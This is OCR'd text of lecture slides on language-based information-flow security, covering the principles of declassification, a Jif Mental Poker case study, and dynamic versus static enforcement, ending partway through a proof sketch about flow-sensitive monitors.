
Enforcing robustness

- Security typing for declassification:

context must be high-integrity

data must be high-integrity

$$\frac{LH \vdash e : HH}{LH \vdash \text{declassify}(e,l') : LH}$$



Where

- Intransitive (non)interference
  - assurance for intransitive flow [Rushby' 92, Pinsky' 95, Roscoe & Goldsmith' 99]
  - nondeterministic systems [Mantel' 01]
  - concurrent systems [Mantel & Sands' 04]
  - to be declassified data must pass a downgrader [Ryan & Schneider' 99, Mullins' 00, Dam & Giambiagi' 00, Bossi et al.' 04, Echahed & Prost' 05, Almeida Matos & Boudol' 05]

When

- Time-complexity based attacker
  - password matching [Volpano & Smith' 00] and one-way functions [Volpano' 00]
  - poly-time process calculi [Lincoln et al.' 98, Mitchell' 01]
  - impact on encryption [Laud' 01,' 03]
- Probabilistic attacker [DiPierro et al.' 02, Backes & Pfitzmann' 03]
- Relative: specification-bound attacker [Dam & Giambiagi' 00,' 03]
- Non-interference "until" [Chong & Myers' 04]

Principle I

Semantic consistency

The (in)security of a program is invariant under semantics-preserving transformations of declassification-free subprograms

- Aid in modular design
- "What" definitions generally semantically consistent
- Uncovers semantic anomalies

Principle II

Conservativity

Security for programs with no declassification is equivalent to noninterference

- Straightforward to enforce (by definition); nevertheless:
- Noninterference "until" rejects

if h>h then l:=0

Principle III

Monotonicity of release

Adding further declassifications to a secure program cannot render it insecure

- Or, equivalently, an insecure program cannot be made secure by *removing* declassification annotations
- "Where": intransitive noninterference (a la M&S) fails it; declassification actions are observable

if h then declassify(l=l) else l=l

Principle IV

Occlusion

The presence of a declassification operation cannot mask other covert declassifications

Checking the principles

What


Property	Semantic consistency	Conservativity	Monotonicity of release	Non-occlusion
Partial release [Coh78, JL00, SS01, GM04, GM05]	✓	✓	N/A	✓
Delimited release [SM04]	✓	✓	✓	✓
Relaxed noninterference [LZ05a]	×	✓	✓	✓
Naive release	✓	✓	✓	×
Who				
Robust declassification [MSZ04]	✓*	✓	✓	✓
Qualified robust declassification [MSZ04]	✓*	✓	✓	×
Where				
Intransitive noninterference [MS04]	✓*	✓	×	✓
When				
Admissibility [DG00, GD03]	×	✓	×	✓
Noninterference "until" [CM04]	×	×	✓	✓
Typeless noninterference "until"	✓*	✓	×	×

* Semantic anomalies

Declassification in practice: A case study

[Askarov & Sabelfeld, ESORICS'05]

- Use of security-typed languages for implementation of crypto protocols
- Mental Poker protocol by [Roca et.al, 2003]
  - Environment of mutual distrust
  - Efficient
- Jif language [Myers et al., 1999-2005]
  - Java extension with security types
  - Decentralized Label Model
  - Support for declassification
- Largest code written in security-typed language up to publ date [~4500 LOC]



Security assurance/Declassification


Group	Pt.	What	Who	Where
I	1 2	Public key for signature Public security parameter	Anyone Player	Initialization Initialization
II	3 4-7 8-10	Message signature Protocol initialization data Encrypted permuted card	Player Player Player	Sending msg Initialization Card drawing
III	11	Decryption flag	Player	Card drawing
IV	12-13 14	Player's secret encryption key Player's secret permutation	Player Player	Verification Verification

Group I – naturally public data Group II – required by crypto protocol

Group III – success flag pattern Group IV – revealing keys for verification

Dimensions: Conclusion

- Road map of information release in programs
- Step towards policy perimeter defense: to protect along each dimension
- Prudent principles of declassification (uncovering previously unnoticed anomalies)
- Need for declassification framework for relation and combination along the dimensions



References

- Declassification: Dimensions and Principles
  [Sabelfeld & Sands, JCS]


Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

From dynamic to static and back


Riding the roller coaster of information-flow control research


Information flow controls



Information flow problem

- Studied in 70's
  - military systems
  - Revival in 90's
    - mobile code
  - Hot topic in language-based security in 00's
  - web application security





Information flow in 70's

- Runtime monitoring
  - Fenton's data mark machine
  - Gat and Saal's enforcement
  - Jones and Lipton's surveillance
- Dynamic invariant: "No public side effects in secret context"
- Formal security arguments lacking

Denning's static certification

- Static check:
  "No public side effects in secret context"
  - Denning proposes 1977
  - Volpano, Smith & Irvine prove soundness 1996
  - no runtime overhead
- Core of modern tools
  - Jif/Sif/SWIFT (Java)
  - SparkAda (Ada)
  - FlowCaml (Caml)

Static the way to go?


- Domination of static information flow control in 90's
  - confirmed by survey [Sabelfeld & Myers'03]
- A sample citation from 90's:

"...static checking allows precise, fine-grained analysis of information flows, and can capture implicit flows properly, whereas dynamic label checks create information channels that must be controlled through additional static checking..."

- Common wisdom:
  - monitoring a single path misses public side effects that could have happened
- RIP dynamic enforcement?


What about interactive (e.g. web) applications

- Code (downloaded and) evaluated depending on user's input
  - Common technique for web applications
  - Google maps
- Monitoring this without "additional static checking" breaks security?




No! In fact, dynamic enforcement is as secure as Denning-style enforcement

- Trick: termination channel
- Denning-style enforcement termination-insensitive
- Monitor blocks execution before a public side effect takes place in secret context



Modular enforcement



Termination-insensitive monitor

- cfgm=st
- prevent explicit flows l:=h
- prevent implicit flows if h then l:=0
  - by dynamic pc = highest level on context stack

stack of security contexts

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and (e or pc)	
b(e)		push(lev(e))
f		pop

Security and relative permissiveness

- Denning-style analysis enforces termination-insensitive security
  - for while language [Volpano, Smith & Irvine'96]
  - for language with I/O [Askarov, Hunt, Sabelfeld & Sands'08]
- Monitoring enforces termination-insensitive security
  - for while language
  - for language with I/O
- Monitoring more permissive than static analysis
  - Typable programs not blocked by monitor
  - l:=l*l; if l<0 then l:=h


Quantitative implications

Termination-insensitive security implies

- For language without I/O: at most one bit leak per execution
- For language with I/O [Askarov, Hunt, Sabelfeld & Sands'08]:
  - attacker cannot learn secret in poly time (in the size of the secret)
  - attacker's advantage for guessing the secret after observing output for poly time is negligible

Dynamic enforcement collapses flow channels into termination channel

- Otherwise high-bandwidth channels
  - Implicit flows
  - Exceptions
  - Declassification
    - [Askarov & Sabelfeld'09]
  - DOM tree operations
    - [Russo, Sabelfeld & Chudnov'09]
  - Timeouts
    - [Russo & Sabelfeld'09]
- … all collapsed into termination channel
- security guarantees apply



Flow sensitivity


- Flow-insensitive analyses in this talk so far

```
secret := 0;
if secret then public := 1
```

- Rejected by flow-insensitive analysis
- Flow sensitive analysis relabels secret when it is assigned public constant
  - E.g. [Hunt & Sands'06]
- Particularly useful for low-level languages
  - secure register reuse


Not all channels can be collapsed into termination channel

- Can we generalize the results to flow-sensitive case?
- Intuition: even more dynamism with flow-sensitivity so we should gain in precision



Flow sensitivity: Turns out

- Can have sound or permissive analysis but not both
- Theorem: no purely dynamic permissive and sound monitor



Trade off between permissiveness and soundness

```
public := 1; temp := 0;
if secret then temp := 1;
if temp != 1 then public := 0
```

- Purely dynamic monitor needs to make a decision about temp
- Impossible to make a correct decision without sacrificing permissiveness

Proof sketch I

- If secret is true, we can type:

```
public := 1; temp := 0;
if secret then temp := 1;
if temp != 1 then public := 0 skip;
output(public)
```

- By permissiveness, it should be accepted by monitor
- By dynamism, original program also accepted by monitor

```
public := 1; temp := 0;
if secret then temp := 1;
if temp != 1 then public := 0;
output(public)
```

Proof sketch II

- If secret is false, we can type:

```
public := 1; temp := 0;
if secret then temp := 1 skip;
if temp != 1 then public := 0;
output(public)
```

